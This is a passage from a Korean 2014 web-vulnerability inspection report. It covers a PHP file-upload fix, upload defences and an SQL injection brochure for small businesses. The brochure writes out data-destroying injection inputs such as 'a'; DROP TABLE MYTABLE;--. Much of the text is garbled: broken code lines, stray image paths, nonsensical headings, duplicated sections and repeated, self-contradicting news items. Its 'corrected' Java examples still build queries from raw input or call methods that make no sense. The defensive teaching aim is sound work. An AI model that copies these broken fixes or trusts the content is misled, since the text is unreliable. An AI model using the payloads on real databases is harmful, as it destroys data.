$file = explode(".", $supfile_name);
$file_name = $file[0];
$file_ext = $file[1];

for($i=1; $i<=$file_count; $i++)
{
    if(in_array($file_ext, $file_type))
    {
        if(!$supfile_error)// 파일 업로드가 정상적으로 되었을
경우
        {
            $new_file_name = $file_name."
(".date("Y_m_d_H_i_s").").";
            $copied_file_name =
$new_file_name." ".$file_ext;
            $uploaded_file = $upload_dir.$copied_file_name;

            if($supfile_size > 500000)
            {
                echo ("<script>alert('업로드 용량 초과
');history.go(-1)</script>");
                exit;
            }

            if(!move_uploaded_file($supfile_tmp_name,
$uploaded_file))
            {
                echo("<script>alert('파일을 지정한 디렉토리
에 복사하는데 실패했습니다.');"
                history.go(-1)</script>");
                exit;
            }
            echo ("<script>alert('파일이 정상적으로 업로드

```

```

되었습니다.');
```

```


        history.go(-1)</script>“);
    }

    else
    {
        echo (“<script>alert(‘파일 업로드를 실패하였습니
다.’)</script>“);
        echo $upload_file[“error“];
    }
}
else
{
    echo (“<script>alert(‘제한된 파일 확장자 형식입니
다.’);history.go(-1)</script>“);    }
}
?>


```

위의 코드는 취약점이 존재하는 서버 측 코드를 수정한 코드로서 확장자 필터링 함수와 업로드 디렉토리의 권한 제한을 추가하였다. 확장자 필터링 함수는 화이트리스트 형식으로 구성하여 jpb, bmp, gif, jpeg, png, txt 형식의 확장자를 가진 파일만 업로드를 정상적으로 할 수 있도록 하였다. 또한 업로드 된 파일이 저장되는 디렉토리의 권한을 읽기 전용으로 설정하였다. 따라서 php, jps 등과 같은 확장자를 가진 파일들은 업로드를 할 수 없어 파일업로드 취약점으로부터 안전하다 할 수 있다.

(4) 취약점을 수정한 코드 실행 화면



(그림 5-37) 파일 업로드 화면



(그림 5-38) 업로드 결과

6. 방어 방법

- o 허용된 확장자만 업로드 가능하도록 파일 업로드 기능을 구현한다.
 - 확장자 체크 함수(ASP)를 사용하여 구현
 - 파일 업로드 시 파일 확장자를 서버에서 실행되지 않은 형태의 확장자로 변경하거나 확장자를 아예 제거한다. (test.asp -> test.txt)
 - 단순히 파일 이름을 기준으로 점검하지 말고 확장자명에 대하여 대소문자를 모두 검사해야 한다.
- o 아파치 환경의 서버일 경우, 서버에 파일을 업로드 할 경우 확장자

를 변경하여 서버에 저장한다.

- o 업로드 파일을 웹 디렉토리가 아닌 다른 시스템 디렉토리에 저장한다.
 - 악성 파일을 업로드 했더라도 웹에서 접근할 수 없는 경로이기 때문에 공격자가 업로드 시킨 파일을 실행시킬 수 없다.
- o 업로드되는 디렉토리의 서버 확장자 실행 권한을 제거한다.
 - 웹 디렉토리 안에 업로드 디렉토리가 있는 경우, 업로드 디렉토리의 스크립트 실행 권한은 반드시 제거해야 한다.
- o 너무 작거나 큰 크기의 파일을 처리하는 로직을 파일 업로드 기능에 포함해야 하고, 임시 디렉토리에서 업로드 된 파일을 지우거나 다른 곳으로 이동시켜야 한다.
- o 폼에서 어떠한 파일도 선택되지 않았다면 파일 업로드에 사용되는 변수를 초기화한다.
- o 웹셸 대응 솔루션 또는 웹 방화벽 설치한다.
- o 최신 웹 또는 웹셸 보안패치를 설치한다.

제 6 장 결론

사이버시큐리티연구센터는 4월부터 12월까지 총 9개월 동안 1455개의 중소기업 웹사이트의 취약점을 점검하였고 그 중 심사 적격에 따라 점검 최종 보고서 발송건은 최종 968개이다. SQL 주입공격, XSS 공격, 경로탐색 공격, CSRF 공격등 다양한 종류의 웹사이트 취약점에 대한 점검을 수행하였다. 또한 취약점이 발견된 웹사이트들에 대해서는 해당기업에 통보하여, 웹사이트의 취약점이 수정될 수 있도록 가이드라인을 제시하였다. 이러한 취약점 점검은 중소기업 웹사이트가 안전하게 운용될 수 있는데 기여했다고 본다.

그리고 중소기업 웹사이트 취약점 점검 역량을 향상시키기 위해서 다양한 교육활동을 진행하였다. 자체 스터디 그룹 활동과 외부 세미나 개최를 통해서 참여 학생들이 웹 취약점 관련해서 다양한 지식과 경험을 축적할 수 있도록 하였다. 또한 이렇게 축적된 지식과 경험을 바탕으로 모의 서버와 실제 서버에 대한 공격 실습을 수행하여 웹 취약점 점검 활동이 원활하게 진행될 수 있도록 하였다. 마지막으로 학생들에게 7개월 동안 수행한 웹사이트 취약점 점검에 대한 포트폴리오를 작성하게 하였다. 포트폴리오는 점검 업무를 통해서 성장한 부분과 점검 업무에 대한 자기 성찰의 내용을 담고 있다.

서울여대 사이버시큐리티연구센터는 9개월 동안 중소기업 웹사이트를 무료로 점검해줌으로써 해당 기업들이 안전한 웹사이트를 운영할 수 있는데 도움을 주었다. 동시에 웹사이트 취약점 전문가를 양성하는 역할을 담당하였다.

[참고문헌]

- [1] Dafydd Stuttard, Marcus Pinto, “The Web Application Hackers Handbook” , WILEY, 2007.
- [2] 데피드 스티타드, 마커스 핀토, “웹 해킹 & 보안 완벽 가이드 웹 애플리케이션 보안 취약점을 겨냥한 공격과 방어” 에이콘, 2014.
- [3] 백승호, 웹 해킹과 보안 설정 가이드(웹 개발자와 서버 운영자를 위한), 에이콘, 2014.
- [4] Justin Clarke , “SQL Injection Attacks and Defense” , Syngress,
- [5] 최경철, 김태한, “웹 모의해킹 및 시큐어코딩 진단가이드 보안 구축 및 웹 모의해킹 완벽 가이드” , SECU BOOK, 2014.
- [6] 조정원, 외4명, “칼리 리눅스와 백트랙을 활용한 모의 해킹” , 에이콘, 2014.

중소기업을 위한 안전한 웹 사이트 관리 Tips 브로셔 제작 및 배포

SQL Injection 공격 대응 및 예방법

1. 사용자 입력 검증

데이터베이스로 전달을 하는 스트림의 모든 문자를 검사하여 사용자가 입력한 SQL Injection을 탐지하지 않도록 수반한다. 사용자입력 시 특수문자(' / % ; Space - 등)가 포함 되어있는 값에 대해서는 허용하지 않은 문자나 문자가 포함된 문자열은 예외로 처리한다.

2. SQL 서버의 에러 메시지를 사용자에게 보여주지 않도록 설정

공격자는 대개 웹 페이지에 나타난 분석 결과에 공격에 성공 할 수 있는 SQL Injection 문장구조를 알 수 있을 것이다. 따라서 SQL 서버의 에러메시지를 외부에 제공하지 않도록 한다.

3. 웹 애플리케이션이 사용하는 데이터베이스 사용자의 권한을 제한

가능한 한 일반사용자 권한이 부여 받은 시스템의 DB 프로세스에 접근하지 못하도록 하여 웹 애플리케이션이 SQL Injection 공격을 이용한 데이터베이스, 제한된 권한이나 데이터베이스를 운용할 수 있는 사용자에 대해서만 접근을 한다.

4. 기타 관리자가 해야 할 예방법

Query String에 삽입할 수 있는 값을 제한하여 SQL Injection 공격이 불가능하게 한다. 개발단계에서 SQL Injection 공격을 고려하여 홈페이지를 개발하고 정기적으로 DB 및 시스템을 백업한다. 웹 방화벽을 사용하여 SQL Injection 공격을 차단하고 정상 웹 사이트로 통과하여 사용한다. 허위접근을 통해 SQL Injection이 발생한 로그를 로그로 분석한다.

중소기업을 위한 안전한 웹 사이트 관리 Tips

#1 SQL Injection

웹 사이트의 취약점을 이용한 공격 기술들이 날로 발전하고 있는 요즘, 웹 사이트 관리의 중요성이 점점 커지고 있다. 안전한 웹 사이트 관리를 위해서 가장 중요한 것은 취약점 제거 및 새로운 이슈에 대한 지속적인 관심이 있다.

가운데 존재하는 웹 취약점은 공격자의 타겟이 될 수 있기 때문에 빠르고 정확하게 취약점을 제거해야 하고, 새로운 공격 방법 및 취약점이 발견 된다면 그에 대한 올바른 조치가 필요하다. 빠른 대응을 위해서는 항상 보안 이슈에 관심을 가지고 있어야 하며, 관리자로서 공격에 대한 대응 체계가 잘立ち워져 있는지 주기적으로 점검하는 자체가 필요하다.

OWASP국제 웹 표준 기구 지정 10대 웹 취약점 중 가장 위험성 및 빈도가 높다고 하는 SQL Injection 공격을 알아보고, 그에 대한 대응 및 예방법을 소개한다.

웹 취약점 점검 ① SQL Injection

SQL Injection 공격

SQL Injection 공격 분석

SQL Injection 피해 사례

SQL Injection 대응 및 예방법

OWASP Web Server API 및 방화벽 설정

참고문헌

소프트웨어 개발 보안 가이드(안전한개발)

SQL Injection 취약점(OWASP)

OWASP Top 10 Security Risks

GreenSQL, 홈페이지

중소기업을 위한 안전한 웹 사이트 관리 Tips

#1 SQL Injection

웹 사이트의 취약점을 이용한 공격 기술들이 날로 발전하고 있는 요즘, 웹 사이트 관리의 중요성이 점점 커지고 있다. 안전한 웹 사이트 관리를 위해서 가장 중요한 것은 취약점 제거 및 새로운 이슈에 대한 지속적인 관심이 있다.

가운데 존재하는 웹 취약점은 공격자의 타겟이 될 수 있기 때문에 빠르고 정확하게 취약점을 제거해야 하고, 새로운 공격 방법 및 취약점이 발견 된다면 그에 대한 올바른 조치가 필요하다. 빠른 대응을 위해서는 항상 보안 이슈에 관심을 가지고 있어야 하며, 관리자로서 공격에 대한 대응 체계가 잘立ち워져 있는지 주기적으로 점검하는 자체가 필요하다.

OWASP국제 웹 표준 기구 지정 10대 웹 취약점 중 가장 위험성 및 빈도가 높다고 하는 SQL Injection 공격을 알아보고, 그에 대한 대응 및 예방법을 소개한다.

참고문헌

소프트웨어 개발 보안 가이드(안전한개발)

SQL Injection 취약점(OWASP)

OWASP Top 10 Security Risks

GreenSQL, 홈페이지

SQL Injection 공격이란

1. SQL Query ?

데이터베이스로 질의를 보내서 결과를 받을 수 있는 데이터베이스 언어를 말한다. 사용자가 입력한 값에 부합하는 정보를 데이터베이스로부터 받아서 뒤의 SQL 구문을 사용하게 된다.

2. SQL Injection 취약점?

계정, 로그인, 검색, 뉴스, 댓글 등 사용자의 입력 값을 그대로 검증하지 않아 발생하는 SQL Query의 삽입이 가능하게 되는 취약점을 말한다. Injection의 사용 목적은 '주사'이다.

주사를 사용하면 사전에 확인하지 않고도 비로 주입된다. SQL Query의 비정상적 삽입을 이용하여 데이터베이스가 가진 모든 데이터 정보를 다룰 수 있다는 취약점이 있다.

SQL Injection 특징

3. SQL Injection 공격?

SQL Injection의 특징을 이용하여 데이터베이스 내의 사용자 계정명, 비밀번호, 사용자 권한과 같은 정보를 획득하는 등의 공격을 말한다

SQL Injection 공격 분석

1. 조카 위치 선정

외부로부터 table name과 name의 값을 받아서 SQL 쿼리를 생성하는 경우, name의 값으로 name OR 'a'를 입력하면 조카의 위치를 선정하는 공격이 가능하다.

★ 원형의 코드

```
String query = "SELECT * FROM " + tableName + " WHERE name = '" + name + "'";
stmt = con.createStatement();
rs = stmt.executeQuery();
```

↓ 로직의 문제

★ 수정된 코드

```
String query = "SELECT * FROM " + tableName + " WHERE name = '" + con.prepareStatement(query).getString(1) + "'";
stmt = con.createStatement();
rs = stmt.executeQuery();
```

인간의 코드로 변경하기 위해서는 쿼리명을 받아 PreparedStatement 객체를 생성 후 select문으로 생성하고, 쿼리명을 addOn 메소드로 설정하여 쿼리의 입력이 해당문의 구조를 바꾸는 것을 방지할 수 있다. 그러나 이 방법은

2. 데이터 삭제

공격자의 경우 입력값으로 'a'; DROP TABLE MYTABLE;—를 주면, 데이터와 같은 데이터의 실행 결과에 영향을 미치게 된다.

DELETE OBJECTS FROM item1 WHERE col Username = 'a'; DROP TABLE MYTABLE;—/

★ 원형의 코드

```
String url = "jdbc:oracle:oci11g@//";
Query query = stmt.executeQuery("SELECT OBJECTS FROM item1 WHERE (Username = '" + a + "')");
```

↓ 로직의 문제

★ 수정된 코드

```
String url = "jdbc:oracle:oci11g@//";
if (a != null) {
    PreparedStatement pstmt;
    Query query = stmt.executeQuery("SELECT OBJECTS FROM item1 WHERE (Username = '" + a + "')");
    pstmt.executeUpdate();
}
```

인간의 코드로 변경하는 방법은 쿼리명 앞에 쿼리를 생성하고 쿼리명에 설정하여 실행하게 한다. 이를 통해 쿼리의 입력이 해당문의 구조를 변경하는 것을 방지할 수 있다.

3. 모든 데이터 삭제

외부에서 입력하는 모든 SQL 쿼리명을 연결하는 문자열을 사용하는 경우에 'a';DROP *를 입력 할 수 있는 공격 형태이다. 이러한 코드를 보면 모든 데이터 삭제문인 delete문 이전에 쿼리명 앞에 모든 쿼리명에도 'a';DROP *를 연결하는 문자열이 있다. 그러나 이 방법은 쿼리문 자체를 변경한다. 따라서 만약 name의 값으로 'a'; DROP *를 입력하면 인접한 모든 쿼리문 중 해당 쿼리의 모든 데이터를 삭제하게 된다.

DELETE STUDENTS WHERE NUM = "a" and NAME = 'a' or 'a' ;

★ 원형의 코드

```
WHERE NUM = 'a' and NAME = 'a';
```

↓ 로직의 문제

★ 수정된 코드

```
WHERE NUM = 'a' and NAME = 'a';
```

Name 쿼리명을 'a' and 'a' 형태로 변경하는 것이 안전하다.

NEWS

SQL Injection 피해사례

100만 고객 뺏겨 유출!

[뉴스1] 2014-09-10

국내 최대의 온라인 교육 업체인 '비즈넷(BIZNET)'이 데이터베이스(SQL, 인)에 대한 보안 대책을 강화하고 1년 만에 100만 명의 고객정보를 도출한 것으로 드러났다. 비즈넷은 고객정보를 도출한 뒤, 고객정보를 유출한 혐의로 검찰에 기소된 것으로 드러났다. 비즈넷은 고객정보를 유출한 혐의로 검찰에 기소된 것으로 드러났다.

전세계 12만 유출!

[뉴스1] 2014-09-10

국내 최대의 온라인 교육 업체인 '비즈넷(BIZNET)'이 데이터베이스(SQL, 인)에 대한 보안 대책을 강화하고 1년 만에 100만 명의 고객정보를 도출한 것으로 드러났다. 비즈넷은 고객정보를 유출한 혐의로 검찰에 기소된 것으로 드러났다. 비즈넷은 고객정보를 유출한 혐의로 검찰에 기소된 것으로 드러났다.

로봇이 SQL, 45만 계정 탈취!

[뉴스1] 2014-09-10

국내 최대의 온라인 교육 업체인 '비즈넷(BIZNET)'이 데이터베이스(SQL, 인)에 대한 보안 대책을 강화하고 1년 만에 100만 명의 고객정보를 도출한 것으로 드러났다. 비즈넷은 고객정보를 유출한 혐의로 검찰에 기소된 것으로 드러났다. 비즈넷은 고객정보를 유출한 혐의로 검찰에 기소된 것으로 드러났다.

SQL Injection 공격 현황

[뉴스1] 2014-09-10

SQL Injection 공격은 OWASP의 Top 10 보안 취약점 중 하나로, 2014년 10월 기준으로 100만 건의 공격이 발생했다. 이는 2013년 대비 10% 증가한 것으로 나타났다. 공격 대상은 주로 온라인 교육 업체, 쇼핑몰, 금융기관 등이었다.

웹 취약점 점검 및 연구 보고서

인 쇄 : 2014 년 12 월

발 행 : 2014 년 12 월

발행인 : 백 기 승

발행처 : 한국인터넷진흥원(KISA, Korea Internet&Security Agency)

서울시 송파구 중대로 109 대동빌딩

Tel: (02) 405-4118

인쇄처 : 카피웍스

Tel: (02) 970-5389

<비매품>

1. 본 보고서는 미래창조과학부의 출연금으로 수행한 정보보호 인프라 확충 사업의 결과입니다.
2. 본 보고서의 내용을 발표할 때에는 반드시 한국인터넷진흥원 정보보호 인프라 확충 사업의 결과임을 밝혀야 합니다.
3. 본 보고서의 판권은 한국인터넷진흥원이 소유하고 있으며, 당 진흥원의 허가 없이 무단 전재 및 복사를 금합니다.